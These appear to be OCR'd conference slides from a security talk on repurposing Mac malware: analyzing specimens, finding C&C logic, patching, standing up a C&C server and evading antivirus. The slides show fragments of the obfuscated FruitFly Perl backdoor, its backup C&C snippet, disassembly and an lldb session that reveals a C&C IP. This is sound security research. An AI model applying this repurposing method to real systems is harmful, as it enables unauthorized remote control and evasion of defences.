
Harnessing Weapons

...of Mac Destruction



WHOIS



@patrickwardle



Objective-See



Digita Security

Outline



the idea



repurposing




!detection



detection

The Idea


"good hackers copy; great hackers steal"



Digita Security

Repurposing Malware

...for personal gain



WHY?

...rather why not!

Russian hackers are stealing between $3 million to $5 million per day from US brands and media companies in one of the most lucrative botnet operations ever discovered.

Funding for the CIA, National Security Agency, and 14 other civilian intelligence agencies soared nearly 9 percent to $59.4 billion in fiscal 2018, and military intelligence funding grew more than 20 percent to $22.1 billion.



that will also be attributed to them!


With more resources and motivations, APT & cyber-criminal groups are (likely) going to write far better malware than you!

Works For "Them"


...so why not for us?

The Intercept
@theintercept

The NSA "can repurpose" malware as it probes popular security and anti-virus software for vulnerabilities:



The NSA's Tailored Access Operations unit "can repurpose the malware," presumably before the anti-virus software has been updated to defend against the threat.



leaked slides

The New York Times

By Nicole Perlroth, David E. Sanger and Scott Shane


How Chinese Spies Got the N.S.A.'s Hacking Tools, and Used Them for Attacks



Chinese intelligence agents acquired National Security Agency hacking tools and repurposed them in 2016 to attack American allies and private companies in Europe and Asia.



"risky" deployments



attribution

Challenges


from  to 

without source code!



1 find all relevant logic


2 understand C&C protocol



analysis phase




3 patch (correctly)




4 create C&C server

5




avoid (AV) detection



EXAMPLE: FAIL

incomplete patch




```
$ cat fpsaud
#!/usr/bin/perl
use strict;use warnings;use IO::Socket;use
IPC::Open2;my$1;sub G{die if!defined
syswrite$1,$_[0]}sub J{my($U,
$A)=('','');while($_[0]>length$U){die if!
sysread$1,$A,$_[0]-length$U;$U.=$A;}return$U;}
sub O{unpack'V',J 4}sub N{J O}sub H{my$U=N;
$U=~s/\\/\//g;$U}sub I{my$U=eval{my$C=`$_[0]`
```


OSX.FruitFly (repurposed)

```
#backup c&c servers
for my $B( split /a/, M('1fg7kkb1nnhokb71jrmkb;rm`;kb...') )
{
  push @e, map $_ . $B, split /a/, M('dql-lwslk-bdql...');
}
```

...backup C&C servers left intact

Repurposing

"good hackers copy; great hackers steal"



REPURPOSING

1 choose your malware!

capabilities:



crypto-miner



ransomware



backdoor





implant


attribution:











C				
Calisto	backdoor	info	virus total	
Careto (Mask)	backdoor	info	virus total	
ChatZum (Okaz, Zako)	adware	info	virus total	
CoinThief	bitcoin stealer	info	virus total	
Coldroot	backdoor	info	virus total	
CpuMeaner	cryptominer	info	virus total	
Crisis (Davinci, Morcut)	backdoor	info	virus total	

120+ mac malware samples!

REPURPOSING

2 analyze specimen



find remote access


```
01  0x00001a47   lea    eax, dword [edi+4]
02  0x00001a4a   mov    esi, dword [edi+0x44]
03  0x00001a4d   sub    esp, 0xc
04  0x00001a50   push   eax
05  0x00001a51   call   gethostbyname
06
```

```
$ lldb malware.app
(lldb) b gethostbyname

(lldb) c
Process stopped: gethostbyname

(lldb) x/s *((char**)($esp+4))
0x00112240: "89.34.111.113"
```

0x00112240: C&C server



understand protocol



e.g. checkin w/ install path



